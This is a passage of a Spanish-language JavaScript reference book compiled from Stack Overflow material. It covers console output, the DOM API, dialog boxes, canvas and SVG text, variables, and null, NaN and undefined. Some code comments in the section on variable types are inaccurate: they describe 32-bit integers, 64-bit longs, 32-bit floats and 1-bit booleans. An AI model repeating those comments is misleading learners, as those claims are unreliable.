Sección 76.2: Obtener un valor asociado a la clave 357
Sección 76.3: Asignar un valor a la clave 357
Sección 76.4: Comprobar si existe un elemento con la clave 357
Sección 76.5: Eliminar un elemento con la tecla 357
Sección 76.6: Demostración de referencia Weak 358
Capítulo 77: WeakSet 360
Sección 77.1: Crear un objeto WeakSet 360
Sección 77.2: Añadir un valor 360
Sección 77.3: Comprobar si existe un valor 360
Sección 77.4: Eliminar un valor 360
Capítulo 78: Secuencias de escape 361
Sección 78.1: Introducción de caracteres especiales en cadenas de caracteres y expresiones regulares 361

Sección 78.2: Tipos de secuencias de escape ... 361
Capítulo 79: Patrones de diseño de comportamiento ... 364
Sección 79.1: Patrón Observador ... 364
Sección 79.2: Patrón Mediador ... 364
Sección 79.3: Patrón Comando ... 366
Sección 79.4: Iterador ... 367
Capítulo 80: Eventos enviados por el servidor ... 369
Sección 80.1: Configuración de un flujo básico de eventos al servidor ... 369
Sección 80.2: Cerrar un flujo de eventos ... 369
Sección 80.3: Vinculación de escuchadores de eventos a EventSource ... 369
Capítulo 81: Funciones asíncronas (async/await) ... 371
Sección 81.1: Introducción ... 371
Sección 81.2: Espera y precedencia del operador ... 371
Sección 81.3: Funciones asíncronas comparadas con promesas ... 372
Sección 81.4: Bucle con async await ... 373
Sección 81.5: Menor indentación ... 375
Sección 81.6: Operaciones asíncronas (paralelas) simultáneas ... 375
Capítulo 82: Iteradores asíncronos ... 376
Sección 82.1: Conceptos básicos ... 376
Capítulo 83: Cómo hacer que el iterador sea utilizable dentro de la función async callback ... 377
Sección 83.1: Código erróneo, ¿puedes detectar por qué este uso se puede dar lugar a errores? ... 377
Sección 83.2: Escrito correctamente ... 377
Capítulo 84: Optimización de las llamadas de cola ... 378
Sección 84.1: Qué es la optimización de las llamadas de cola (TCO) ... 378
Sección 84.2: Bucles recursivos ... 378
Capítulo 85: Operadores bit a bit - Ejemplos reales (snippets) ... 379
Sección 85.1: Intercambio de dos números enteros con bit a bit XOR (sin asignación de memoria adicional) ... 379
Sección 85.2: Multiplicación o división más rápida por potencias de 2 ... 379
Sección 85.3: Detección de paridad numérica con bit a bit AND ... 379
Capítulo 86: Tilde ~ ... 381
Sección 86.1: ~ Entero ... 381
Sección 86.2: Operador ~~ ... 381
Sección 86.3: Conversión de valores no numéricos en números ... 382
Sección 86.4: Abreviaturas ... 382
Sección 86.5: ~ Decimal ... 382
Capítulo 87: Uso de JavaScript para obtener/establecer variables personalizadas CSS 384

Sección 87.1: Cómo obtener y establecer valores de propiedades de variables CSS ... 384

Capítulo 88: Selection API ... 385

Sección 88.1: Obtener el texto de la selección ... 385

Sección 88.2: Deseleccionar todo lo que está seleccionado ... 385

Sección 88.3: Seleccionar el contenido de un elemento ... 385

Capítulo 89: File API, Blobs y FileReaders ... 386

Sección 89.1: Leer archivo como cadena de caracteres ... 386

Sección 89.2: Leer archivo como dataURL ... 386

Sección 89.3: Cortar un archivo ... 387

Sección 89.4: Obtener las propiedades del archivo ... 387

Sección 89.5: Seleccionar varios archivos y restringir los tipos de archivo ... 388

Sección 89.6: Descarga de CSV del lado del cliente mediante Blob ... 388

Capítulo 90: Notifications API ... 389

Sección 90.1: Solicitar permiso para enviar notificaciones ... 389

Sección 90.2: Envío de notificaciones ... 389

Sección 90.3: Cerrar una notificación ... 389

Sección 90.4: Eventos de notificación ... 390

Capítulo 91: Vibration API ... 391

Sección 91.1: Una sola vibración ... 391

Sección 91.2: Comprobar si lo soporta ... 391

Sección 91.3: Patrones de vibración ... 391

Capítulo 92: Battery Status API ... 392

Sección 92.1: Eventos de la batería ... 392

Sección 92.2: Obtener el nivel actual de la batería ... 392

Sección 92.3: ¿Se está cargando la batería? ... 392

Sección 92.4: Tiempo restante hasta que se agote la batería ... 392

Sección 92.5: Obtener el tiempo restante hasta que la batería esté completamente cargada ... 392

Capítulo 93: Fluent API ... 393

Sección 93.1: Fluent API que captura la construcción de artículos con JS ... 393

Capítulo 94: Web Cryptography API ... 395

Sección 94.1: Creación de digests (por ejemplo, SHA-256) ... 395

Sección 94.2: Datos aleatorios criptográficos ... 395

Sección 94.3: Generación de un par de claves RSA y conversión a formato PEM ... 396

Sección 94.4: Conversión de un par de claves PEM a CryptoKey ... 397

Capítulo 95: Cuestiones de seguridad ... 398

Sección 95.1: Cross-site scripting (XSS) reflejado ... 398

Sección 95.2: Cross-site scripting (XSS) persistente ... 399

Sección 95.3: Cross-site scripting persistente desde literales de cadenas de caracteres de JavaScript 400
Sección 95.4: Por qué los scripts ajenos pueden perjudicar a un sitio web y a sus visitantes 400
Sección 95.5: Inyección de JSON evaluado 401
Capítulo 96: Política del mismo origen y Comunicación cruzada entre orígenes 403
Sección 96.1: Comunicación cruzada segura con mensajes 403
Sección 96.2: Formas de eludir la Política de Same-Origin 404
Capítulo 97: Manejo de errores 405
Sección 97.1: Objetos Error 405
Sección 97.2: Interacción con las promesas 405
Sección 97.3: Tipos de error 406
Sección 97.4: Orden de operaciones y reflexiones avanzadas 406
Capítulo 98: Tratamiento global de errores en navegadores 409
Sección 98.1: Manejo de window.onerror para informar de todos los errores al servidor 409
Capítulo 99: Depuración 411
Sección 99.1: Variables interactivas del intérprete 411
Sección 99.2: Puntos de interrupción 411
Sección 99.3: Uso de setters y getters para averiguar qué ha cambiado una propiedad 413
Sección 99.4: Utilizar la consola 413
Sección 99.5: Pausar automáticamente la ejecución 414
Sección 99.6: Inspector de elementos 414
Sección 99.7: Interrumpir cuando se llama a una función 415
Sección 99.8: Paso a paso por el código 415
Capítulo 100: Pruebas unitarias de JavaScript 416
Sección 100.1: Pruebas unitarias de promesas con Mocha, Sinon, Chai y Proxyquire 416
Sección 100.2: Aserción básica 418
Capítulo 101: Evaluar JavaScript 420
Sección 101.1: Evaluar una cadena de caracteres de sentencias JavaScript 420
Sección 102.1: Introducción 420
Sección 103.1: Evaluación y matemáticas 420
Capítulo 102: Linters - Garantizar la calidad del código 421
Sección 102.1: JSHint 421
Sección 102.2: ESLint / JSCS 422
Sección 102.3: JSLint 422
Capítulo 103: Anti-patrones 423
Sección 103.1: Encadenar asignaciones en declaraciones var 423
Capítulo 104: Consejos sobre rendimiento 424
Sección 104.1: Evitar try/catch en funciones críticas para el rendimiento 424

Sección 104.2: Limitar las actualizaciones del DOM 424
Sección 104.3: Evaluación comparativa del código: medición del de ejecución 425
Sección 104.4: Utilizar un memoizer para las funciones de cálculo pesado 427
Sección 104.5: Inicializar propiedades de objetos con null 429
Sección 104.6: Reutilizar objetos en vez de recrearlos 431
Sección 104.7: Preferir variables locales a globales, atributos y valores indexados 431
Sección 104.8: Coherencia en el uso de los números 432

Capítulo 105: Eficiencia de la memoria 434

Sección 105.1: Inconveniente de crear un método privado real 434

Apéndice A: Palabras clave reservadas 435

Sección A.1: Palabras clave reservadas 435
Sección A.2: Identificadores y nombres de identificadores 437

Créditos 439

Acerca de

Este libro ha sido traducido por rortegag.com

Si desea descargar el libro original, puede descargarlo desde:

https://goalkicker.com/JavaScriptBook/

Si desea contribuir con una donación, hazlo desde:

https://www.buymeacoffee.com/GoalKickerBooks

Por favor, siéntase libre de compartir este PDF con cualquier persona de forma gratuita, la última versión de este libro se puede descargar desde:

https://goalkicker.com/JavaScriptBook/

Este libro JavaScript® Apuntes para Profesionales está compilado a partir de la Documentación de Stack Overflow, el contenido está escrito por la hermosa gente de Stack Overflow. El contenido del texto está liberado bajo Creative Commons BY-SA, ver los créditos al final de este libro quién contribuyó a los distintos capítulos. Las imágenes pueden ser copyright de sus respectivos propietarios a menos que se especifique lo contrario.

Este es un libro no oficial gratuito creado con fines educativos y no está afiliado con los grupo(s) o empresa(s) oficiales de JavaScript® ni Stack Overflow. Todas las marcas comerciales y marcas registradas son propiedad de sus respectivos propietarios de la empresa.

No se garantiza que la información presentada en este libro sea correcta ni exacta. Utilícelo bajo su propia responsabilidad.

Capítulo 1: Introducción a JavaScript

Versión	Fecha de publicación
1	01-06-1997
2	01-06-1998
3	01-12-1998
E4X	01-06-2004
5	01-12-2009
5.1	01-06-2011
6	01-06-2015
7	14-06-2016
8	27-06-2017

Sección 1.1: Utilizar console.log()

Introducción

Todos los navegadores web modernos, Node.js así como casi todos los demás entornos JavaScript soportan escribir mensajes a una consola utilizando un conjunto de métodos de registro. El más común de estos métodos es `console.log()`.


En un entorno de navegador, la función `console.log()` se utiliza predominantemente con fines de depuración.

Primeros pasos

Abre la consola JavaScript de su navegador, escribe lo siguiente y pulsa Intro:

```
console.log("¡Hola, Mundo!");
```

Esto registrará lo siguiente en la consola:



En el ejemplo anterior, la función `console.log()` imprime `¡Hola, mundo!` en la consola y devuelve **`undefined`** (mostrado arriba en la ventana de salida de la consola). Esto se debe a que `console.log()` no tiene un valor de *retorno* explícito.

Variables de registro

`console.log()` puede utilizarse para registrar variables de cualquier tipo; no sólo cadenas de caracteres. Sólo tienes que pasar en la variable que desea mostrar en la consola, por ejemplo:

```
var foo = "bar";
console.log(foo);
```

Esto mostrará lo siguiente en la consola:

```
> var foo = "bar";
  console.log(foo);
  bar
<· undefined
```

Si desea registrar dos o más valores, sepárelos simplemente con comas. Los espacios se añadirán automáticamente entre cada argumento durante la concatenación:

```
var esteVar = 'primer valor';
var eseVar = 'segundo valor';
console.log("esteVar:", esteVar, "y eseVar:", eseVar);
```

Esto mostrará lo siguiente en la consola:

```
> var esteVar = 'primer valor';
  var eseVar = 'segundo valor';
  console.log("esteVar:", esteVar, "y eseVar:", eseVar);
  esteVar: primer valor y eseVar: segundo valor
<· undefined
>
```

Marcadores de posición

Puede utilizar `console.log()` en combinación con marcadores de posición:

```
var saludar = "Hola", quien = "Mundo";
console.log("%s, %s!", saludar, quien);
```

Esto mostrará lo siguiente en la consola:

```
> var saludar = "Hola", quien = "Mundo";
  console.log("%s, %s!", saludar, quien);
  Hola, Mundo!
<· undefined
>
```

Objetos de registro

A continuación, vemos el resultado de registrar un objeto. Esto suele ser útil para registrar las respuestas JSON de las llamadas a la API.

```
console.log({
      'Email': '',
      'Grupos': {},
      'Id': 33,
      'EsOcultoEnUI': false,
      'EsAdmin': false,
      'NombreUsuario': 'i:0#.w|dominiovirtual\\usuario2',
      'TipoPrincipal': 1,
      'Titulo': 'usuario2'
});
```

Esto mostrará lo siguiente en la consola:

```
> console.log({
  'Email': '',
  'Grupos': {},
  'Id': 33,
  'EsOcultoEnUI': false,
  'EsAdmin': false,
  'NombreUsuario': 'i:0#.w|dominiovirtual\\usuario2',
  'TipoPrincipal': 1,
  'Titulo': 'usuario2'
  });
  ▼{Email: '', Grupos: {…}, Id: 33, EsOcultoEnUI: false, EsAdmin: false, …} i
      Email: ""
      EsAdmin: false
      EsOcultoEnUI: false
    ▶ Grupos: {}
      Id: 33
      NombreUsuario: "i:0#.w|dominiovirtual\\usuario2"
      TipoPrincipal: 1
      Titulo: "usuario2"
    ▶ [[Prototype]]: Object
<· undefined
>
```

Registro de elementos HTML

Puedes registrar cualquier elemento que exista en el *DOM*. En este caso registramos el elemento `body`:

```
console.log(document.body);
```

Esto mostrará lo siguiente en la consola:

```
> console.log(document.body);
                                                                                      VM49:1
  ▼<body class="rog-bg-main">
    ▼<header class="container d-flex flex-wrap align-items-center justify-content-center justify-content-md-between py-1 mb-
     1"> flex
      ▶<a href="#" class="d-flex align-items-center col-md-3 mb-2 mb-md-0 text-dark text-decoration-none">…</a> flex
      ▶<nav>…</nav>
     </header>
    ▼<main class="container py-1">
      ▶<section class="container-fluid rog-text-default p-5 mb-4 rog-bg-default rounded-3">…</section>
      ▶<section class="h-100 p-5 mb-4 rog-bg-default rounded-3">…</section>
      ▶<section id="aplicaciones-web" class="collapse mb-4">…</section>
      ▶<section class="h-100 p-5 mb-4 rog-text-color-primary rog-bg-secundary rounded-3">…</section>
      ▶<div id="frontend" class="collapse mb-4">…</div>
      ▶<section class="h-100 p-5 mb-4 rog-text-color-secundary rog-bg-primary rounded-3">…</section>
      ▶<div id="backend" class="collapse mb-4">…</div>
     </main>
    ▼<footer class="container py-1 text-center bg-dark text-white rounded-3">
      ▶<section class="container pt-3">…</section>
      ▶<section class="text-center text-light pb-3">…</section>
     </footer>
    ▶<button type="button" class="btn rog-btn btn-lg" id="btn-scroll-top">…</button>
     <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.2.0/dist/js/bootstrap.bundle.min.js" integrity="sha384-A3rJD856Kow
     Sb7dwlZdYEkO39Gagi7vIsF0jrRAoQmDKKtQBHUuLZ9AsSv4jD4Xa" crossorigin="anonymous"></script>
     <script src="js/enhance.js"></script>
     <script src="js/scrollUp.js"></script>
    ▶<script>…</script>
   </body>
< undefined
>
```

Observación final

Para más información sobre las capacidades de la consola, consulta el tema Consola.

Sección 1.2: Uso de la DOM API

DOM son las siglas de **D**ocument **O**bject **M**odel. Es una representación orientada a objetos de documentos estructurados como XML y HTML.

Establecer la propiedad `textContent` de un `Element` es una forma de mostrar texto en una página web.

Por ejemplo, la siguiente etiqueta HTML:

```
<p id="parrafo"></p>
```

Para cambiar su propiedad `textContent`, podemos ejecutar el siguiente JavaScript:

```
document.getElementById("parrafo").textContent = "Hola, Mundo";
```

Esto seleccionará el elemento con el id `parrafo` y establecerá su contenido de texto a "Hola, Mundo":

```
<p id="parrafo">Hola, Mundo</p>
```

(Vea también esta demostración)

También puede utilizar JavaScript para crear un nuevo elemento HTML mediante programación. Por ejemplo, considera un documento HTML con el siguiente cuerpo:

```
<body>
    <h1>Añadir un elemento</h1>
</body>
```

En nuestro JavaScript, creamos una nueva etiqueta **<p>** con una propiedad `textContent` de y la añadimos al final del cuerpo html:

```
var elemento = document.createElement('p');
elemento.textContent = "Hola, Mundo";
document.body.appendChild(elemento); // añadir el elemento recién creado al DOM
```

Eso cambiará tu cuerpo HTML a lo siguiente:

```
<body>
    <h1>Añadir un elemento</h1>
    <p>Hola, Mundo</p>
</body>
```

Tenga en cuenta que para manipular elementos en el DOM utilizando JavaScript, el código JavaScript debe ejecutarse *después* de que se haya creado el elemento correspondiente en el documento. Esto se puede conseguir colocando las etiquetas **<script>** de JavaScript después del resto del contenido **<body>**. Alternativamente, también puede utilizar un oyente de eventos para escuchar, por ejemplo, el evento `window.onload`, añadiendo tu código a ese escuchador de eventos retrasará la ejecución de tu código hasta que todo el contenido de tu página se haya cargado.

Una tercera forma de asegurarse de que todo el DOM se ha cargado, es envolver el código de manipulación DOM con un tiempo de espera de 0 ms. De esta manera, este código JavaScript se vuelve a poner en cola al final de la cola de ejecución, lo que da al navegador la oportunidad de terminar de hacer algunas cosas no-JavaScript que han estado esperando para terminar antes de atender a esta nueva pieza de JavaScript.

Sección 1.3: Utilizar window.alert()

El método `alert` muestra un cuadro de alerta visual en pantalla. El parámetro del método de alerta se muestra al usuario en texto sin formato:

```
window.alert(mensaje);
```

Dado que `window` es el objeto global, también puede utilizar la siguiente abreviatura:

```
alert(mensaje);
```

¿Qué hace `window.alert()`? Tomemos el siguiente ejemplo:

```
alert('hola, mundo');
```

En Chrome, aparecería una ventana emergente como ésta:

Esta página dice

hola, mundo

Aceptar

Observaciones

El método `alert` es técnicamente una propiedad del objeto `window`, pero como todas las propiedades de `window` son automáticamente variables globales, podemos usar `alert` como una variable global en lugar de como una propiedad de `window` - lo que significa que puedes usar directamente `alert()` en lugar de `window.alert()`.

A diferencia del uso de `console.log`, `alert` actúa como un prompt modal, lo que significa que el código que llama a `alert` hará una pausa hasta que el prompt responda. Tradicionalmente, esto significa que *ningún otro código JavaScript se ejecutará* hasta que la alerta sea descartada:

```
alert('¡Pausa!');
console.log('La alerta fue desestimada');
```

Sin embargo, la especificación permite que otro código activado por eventos continúe ejecutándose, aunque se siga mostrando un diálogo modal. En tales implementaciones, es posible que se ejecute otro código mientras se muestra el diálogo modal.

Puede encontrar más información sobre el uso del método `alert` en el tema de avisos modales.

Normalmente se desaconseja el uso de `alert` en favor de otros métodos que no bloqueen la interacción de los usuarios con la con el fin de mejorar la experiencia del usuario. Sin embargo, puede ser útil para depurar.

A partir de Chrome 46.0, `window.alert()` se bloquea dentro de un **`<iframe>`** a menos que su atributo `sandbox` tenga el valor `allow-modal`.

Sección 1.4: Utilizar window.prompt()

Una forma sencilla de obtener una entrada de un usuario es utilizando el método `prompt()`.

Sintaxis

```
prompt(text, [default]);
```

- **text:** El texto que aparece en el cuadro de consulta.
- **default:** Un valor predeterminado para el campo de entrada (opcional).

Ejemplos

```
var edad = prompt("¿Qué edad tienes?");
console.log(edad); // Imprime el valor introducido por el usuario
```

Esta página dice

¿Qué edad tienes?

Aceptar Cancelar

Si el usuario pulsa el botón Aceptar, se devuelve el valor introducido. En caso contrario, el método devuelve **`null`**.

El valor de retorno de `prompt` es siempre una cadena de caracteres, a menos que el usuario pulse Cancelar , en cuyo caso devuelve **`null`**.

Observaciones

Mientras se muestra el cuadro de diálogo, el usuario no puede acceder a otras partes de la página, ya que los cuadros de diálogo son ventanas modales.

A partir de Chrome 46.0 este método se bloquea dentro de un **`<iframe>`** a menos que su atributo `sandbox` tenga el valor `allow-modal`.

Sección 1.5: Utilizar window.confirm()

El método `window.confirm()` muestra un diálogo modal con un mensaje opcional y dos botones, Aceptar y Cancelar.

Veamos el siguiente ejemplo:

```
resultado = window.confirm(mensaje);
```

Aquí, **`mensaje`** es la cadena de caracteres opcional que se mostrará en el diálogo y **`resultado`** es un valor booleano que indica si se ha seleccionado Aceptar o Cancelar (verdadero significa Aceptar).

`window.confirm()` se utiliza normalmente para pedir confirmación al usuario antes de realizar una operación peligrosa como borrar algo en un Panel de Control:

```
if(window.confirm("¿Estás seguro de que quieres borrar esto?")) {
    borrarItem(itemId);
}
```

La salida de ese código se vería así en el navegador:

Esta página dice

¿Estás seguro de que quieres borrar esto?

Si lo necesita para un uso posterior, puede simplemente almacenar el resultado de la interacción del usuario en una variable:

```
var confirmarBorrado = window.confirm("¿Estás seguro de que quieres borrar esto?");
```

Observaciones

- El argumento es opcional y no lo exige la especificación.
- Los cuadros de diálogo son ventanas modales: impiden al usuario acceder al resto de la interfaz del programa hasta que se cierra el cuadro de diálogo. Por esta razón, no debe abusar de ninguna función que cree un cuadro de diálogo (o ventana modal). En cualquier caso, hay muy buenas razones para evitar el uso de cuadros de diálogo para la confirmación.
- A partir de Chrome 46.0 este método se bloquea dentro de un **`<iframe>`** a menos que su atributo `sandbox` tenga el valor `allow-modal`.
- Es comúnmente aceptado llamar al método de confirmación con la notación de ventana eliminada ya que el objeto ventana está siempre implícito. Sin embargo, se recomienda definir explícitamente el objeto `window` ya que el comportamiento esperado puede cambiar debido a la implementación en un nivel de alcance inferior con métodos de nombre similar.

Sección 1.6: Utilizar la API DOM (con texto gráfico: Canvas, SVG, o archivo de imagen)

Utilización de los elementos del canvas

HTML proporciona el elemento canvas para crear imágenes de trama.

Primero construye un canvas para contener la información de los píxeles de la imagen.

```
var canvas = document.createElement('canvas');
canvas.width = 500;
canvas.height = 250;
```

A continuación, seleccione un contexto para el canvas, en este caso bidimensional:

```
var ctx = canvas.getContext('2d');
```

A continuación, establezca las propiedades relacionadas con el texto:

```
ctx.font = '30px Cursive';
ctx.fillText("¡Hola mundo!", 50, 50);
```

A continuación, inserte el elemento `canvas` en la página para que surta efecto:

```
document.body.appendChild(canvas);
```

Utilizar SVG

SVG sirve para crear gráficos vectoriales escalables y puede utilizarse en HTML.

En primer lugar, cree un elemento SVG contenedor con dimensiones:

```
var svg = document.createElementNS('http://www.w3.org/2000/svg', 'svg');
svg.width = 500;
svg.height = 50;
```

A continuación, construya un elemento `texto` con las características de posición y fuente deseadas:

```
var texto = document.createElementNS('http://www.w3.org/2000/svg', 'text');
texto.setAttribute('x', '0');
texto.setAttribute('y', '50');
texto.style.fontFamily = 'Times New Roman';
texto.style.fontSize = '50';
```

A continuación, añada el texto que desea mostrar al elemento `texto`:

```
texto.textContent = '¡Hola mundo!';
```

Por último, añade el elemento `texto` al contenedor `svg` y añade el elemento contenedor `svg` al documento HTML:

```
svg.appendChild(texto);
document.body.appendChild(svg);
```

Archivo de imagen

Si ya dispones de un archivo de imagen que contiene el texto deseado y lo colocas en un servidor, puedes añadir la URL de la imagen y, a continuación, añadir la imagen al documento de la siguiente manera:

```
var img = new Image();
img.src = 'https://i.ytimg.com/vi/zecueq-mo4M/maxresdefault.jpg';
document.body.appendChild(img);
```

Capítulo 2: Variables de JavaScript

`nombre_variable`	**{Requerido} El nombre de la variable que se utiliza al llamarla.**
`=`	[Opcional] Asignación (definir la variable)
`valor`	{Requerido cuando se utiliza la Asignación} El valor de una variable [por defecto: `undefined`].

Las variables constituyen la mayor parte de JavaScript. Estas variables componen desde números hasta objetos, que están por todo JavaScript para hacernos la vida mucho más fácil.

Sección 2.1: Definición de una variable

```
var miVariable = "¡Esto es una variable!";
```

Este es un ejemplo de definición de variables. Esta variable se denomina "string" (cadena de caracteres) porque contiene caracteres ASCII (`A-Z`, `0-9`, `!@#$`, etc.).

Sección 2.2: Utilización de una variable

```
var numero1 = 5;
numero1 = 3;
```

Aquí, definimos un número llamado "numero1" que era igual a 5. Sin embargo, en la segunda línea, cambiamos el valor a 3. Para mostrar el valor de una variable, lo registramos en la consola o utilizamos `window.alert()`:

```
console.log(numero1); // 3
window.alert(numero1); // 3
```

Para sumar, restar, multiplicar, dividir, etc., hacemos así:

```
numero1 = numero1 + 5; // 3 + 5 = 8
numero1 = numero1 - 6; // 8 - 6 = 2
var numero2 = numero1 * 10; // 2 (veces) 10 = 20
var numero3 = numero2 / numero1; // 20 (dividido por) 2 = 10;
```

También podemos añadir cadenas de caracteres que las concatenen, o juntarlas. Por ejemplo:

```
var miString = "¡Soy una " + "cadena de caracteres!"; // "¡Soy una cadena de caracteres!"
```

Sección 2.3: Tipos de variables

```
var miInteger = 12; // Número de 32 bits (de -2.147.483.648 a 2.147.483.647)
var miLong = 9310141419482; // Número de 64 bits (de -9.223.372.036.854.775.808 a
9,223,372,036,854,775,807)
var miFloat = 5.5; // Número en coma flotante de 32 bits (decimal)
var miDouble = 9310141419482.22; // Número de coma flotante de 64 bits
var miBoolean = true; // 1 bit verdadero/falso (0 ó 1)
var miBoolean2 = false;
var miNotANumber = NaN;
var Ejemplo_NaN = 0/0; // NaN: No es posible la división por cero
var noDefinido; // undefined: aún no lo hemos definido a nada
window.alert(unaVariableRamdom); // undefined
var miNull = null; // null
// etc...
```

Sección 2.4: Arrays y objetos

```
var miArray = []; // array vacío
```

Un array es un conjunto de variables. Por ejemplo:

```
var frutasFavoritas = ["manzana", "naranja", "fresa"];
var cochesEnAparcamiento = ["Toyota", "Ferrari", "Lexus"];
var empleados = ["Billy", "Bob", "Joe"];
var numerosPrimos = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var variablesAleatorios = [2, "any type works", undefined, null, true, 2.51];
miArray = ["zero", "one", "two"];
window.alert(miArray[0]); // 0 es el primer elemento de un array en este caso, el valor sería
"cero"
miArray = ["John Doe", "Billy"];
numeroElemento = 1;
window.alert(miArray[numeroElemento]); // Billy
```

Un objeto es un grupo de valores; a diferencia de los arrays, podemos hacer algo mejor que ellos:

```
miObject = {};
john = {nombre: "John", apellido: "Doe", nombrecompleto: "John Doe"};
billy = {
nombre: "Billy",
apellido: undefined,
nombrecompleto: "Billy"
};
window.alert(john.nombrecompleto); // John Doe
window.alert(billy.nombre); // Billy
```

En lugar de crear un array `["John Doe", "Billy"]` y llamar a `myArray[0]`, podemos llamar simplemente a `john.nombrecompleto` y `billy.nombrecompleto`.

Capítulo 3: Constantes integradas

Sección 3.1: null

`null` se utiliza para representar la ausencia intencionada de un valor de objeto y es un valor primitivo. A diferencia de `undefined`, no es una propiedad del objeto global.

Es igual a `undefined` pero no idéntico a él.

```
null == undefined; // true
null === undefined; // false
```

CUIDADO: El `typeof null` es `'object'`.

```
typeof null; // 'object';
```

Para comprobar correctamente si un valor es `null`, compárelo con el operador de igualdad estricta.

```
var a = null;
a === null; // true
```

Sección 3.2: Comprobación de NaN mediante isNaN()

```
window.isNaN()
```

La función global `isNaN()` puede utilizarse para comprobar si un determinado valor o expresión se evalúa como `NaN`. Esta función (en resumen) primero comprueba si el valor es un número, si no lo es, intenta convertirlo (*), y luego comprueba si el valor resultante es `NaN`. Por esta razón, **este método de prueba puede causar confusión**.

(*) El método de "conversión" no es tan sencillo, véase ECMA-262 18.2.3 para una explicación detallada del algoritmo.

Estos ejemplos le ayudarán a comprender mejor el comportamiento de `isNaN()`:

```
isNaN(NaN); // true
isNaN(1); // false: 1 es un numero
isNaN(-2e-4); // false: -2e-4 es un número (-0,0002) en notación científica
isNaN(Infinity); // false: Infinity es un numero
isNaN(true); // false: convertido a 1, que es un numero
isNaN(false); // false: convertido a 0, que es un numero
isNaN(null); // false: convertido a 0, que es un numero
isNaN(""); // false: convertido a 0, que es un numero
isNaN(" "); // false: convertido a 0, que es un numero
isNaN("45.3"); // false: cadena de caracteres que representa un número, convertido a 45.3
isNaN("1.2e3"); // false: cadena de caracteres que representa un número, convertido a 1.2e3
isNaN("Infinity"); // false: cadena de caracteres que representa un número, convertido a Infinity
isNaN(new Date); // false: Objeto Date, convertido a milisegundos desde la época
isNaN("10$"); // true : la conversión falla, el signo de dólar no es un dígito
isNaN("hello"); // true : la conversión falla, no hay dígitos
isNaN(undefined); // true : convertido a NaN
isNaN(); // true : convertido a NaN (implícitamente undefined)
isNaN(function(){}); // true : la conversión falla
isNaN({}); // true : la conversión falla
isNaN([1, 2]); // true : convertido a "1, 2", que no se puede convertir a un número
```

Esto último es un poco complicado: comprobar si un `Array` es `NaN`. Para ello, el constructor de `Number()` convierte primero el array en una cadena de caracteres y luego en un número; por eso `isNaN([])` e `isNaN([34])` devuelven `false`, pero `isNaN([1,2])` e `isNaN([true])` devuelven `true`: porque se convierten en `""`, `"34"`, `"1,2"` y `"true"` respectivamente. En general, **un array es considerada `NaN` por `isNaN()` a**

menos que sólo contenga un elemento cuya representación de cadena de caracteres pueda convertirse en un número válido.

```
Version ≥ 6
```

```
Number.isNaN()
```

En ECMAScript 6, la función `Number.isNaN()` se ha implementado principalmente para evitar el problema de `window.isNaN()` de convertir forzosamente el parámetro en un número. `Number.isNaN()`, de hecho, **no intenta convertir** el valor a un número antes de realizar la prueba. Esto también significa que **sólo los valores del tipo `number`, que también son `NaN`, devuelven `true`** (lo que básicamente significa que sólo `Number.isNaN(NaN)`).

Desde ECMA-262 20.1.2.4:

> Cuando se llama a `Number.isNaN` con un argumento `number`, se siguen los siguientes pasos:
>
> 1. Si `Type(number)` no es `Number`, devuelve `false`.
> 2. Si el número es `NaN`, devuelve `true`.
> 3. En caso contrario, devuelve `false`.

Algunos ejemplos:

```
// El único y exclusivo
Number.isNaN(NaN); // true
// Numbers
Number.isNaN(1); // false
Number.isNaN(-2e-4); // false
Number.isNaN(Infinity); // false
// Valores que no son de tipo number
Number.isNaN(true); // false
Number.isNaN(false); // false
Number.isNaN(null); // false
Number.isNaN(""); // false
Number.isNaN(" "); // false
Number.isNaN("45.3"); // false
Number.isNaN("1.2e3"); // false
Number.isNaN("Infinity"); // false
Number.isNaN(new Date); // false
Number.isNaN("10$"); // false
Number.isNaN("hello"); // false
Number.isNaN(undefined); // false
Number.isNaN(); // false
Number.isNaN(function(){}); // false
Number.isNaN({}); // false
Number.isNaN([]); // false
Number.isNaN([1]); // false
Number.isNaN([1, 2]); // false
Number.isNaN([true]); // false
```

Sección 3.3: NaN

`NaN` significa "Not a Number" (No es un número). Cuando una función u operación matemática en JavaScript no puede devolver un número específico, devuelve en su lugar el valor `NaN`.

Es una propiedad del objeto global, y una referencia a `Number.NaN`

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

Quizá por confusión, `NaN` sigue considerándose un número.

```
typeof NaN; // 'number'
```

No compruebe si hay `NaN` utilizando el operador de igualdad. Ver `isNaN` en su lugar.

```
NaN == NaN // false
NaN === NaN // false
```

Sección 3.4: undefined y null

A primera vista puede parecer que `null` e `undefined` son básicamente lo mismo, sin embargo, existen diferencias sutiles pero importantes.

`undefined` es la ausencia de un valor en el compilador, porque donde debería haber un valor, no se ha puesto ninguno, como el caso de una variable no asignada.

- `undefined` es un valor global que representa la ausencia de un valor asignado.
  - `typeof undefined === 'undefined'`
- `null` es un objeto que indica que a una variable se le ha asignado explícitamente "ningún valor"
  - `typeof null === 'object'`

Establecer una variable como `undefined` significa que la variable no existe. Algunos procesos, como la serialización JSON, pueden eliminar las propiedades `undefined` de los objetos. Por el contrario, las propiedades `null` indican que se conservarán para que pueda transmitir explícitamente el concepto de una propiedad "vacía".

Lo siguiente se evalúa como `undefined`:

- Una variable cuando se declara, pero no se le asigna un valor (es decir, se define).
  - ```
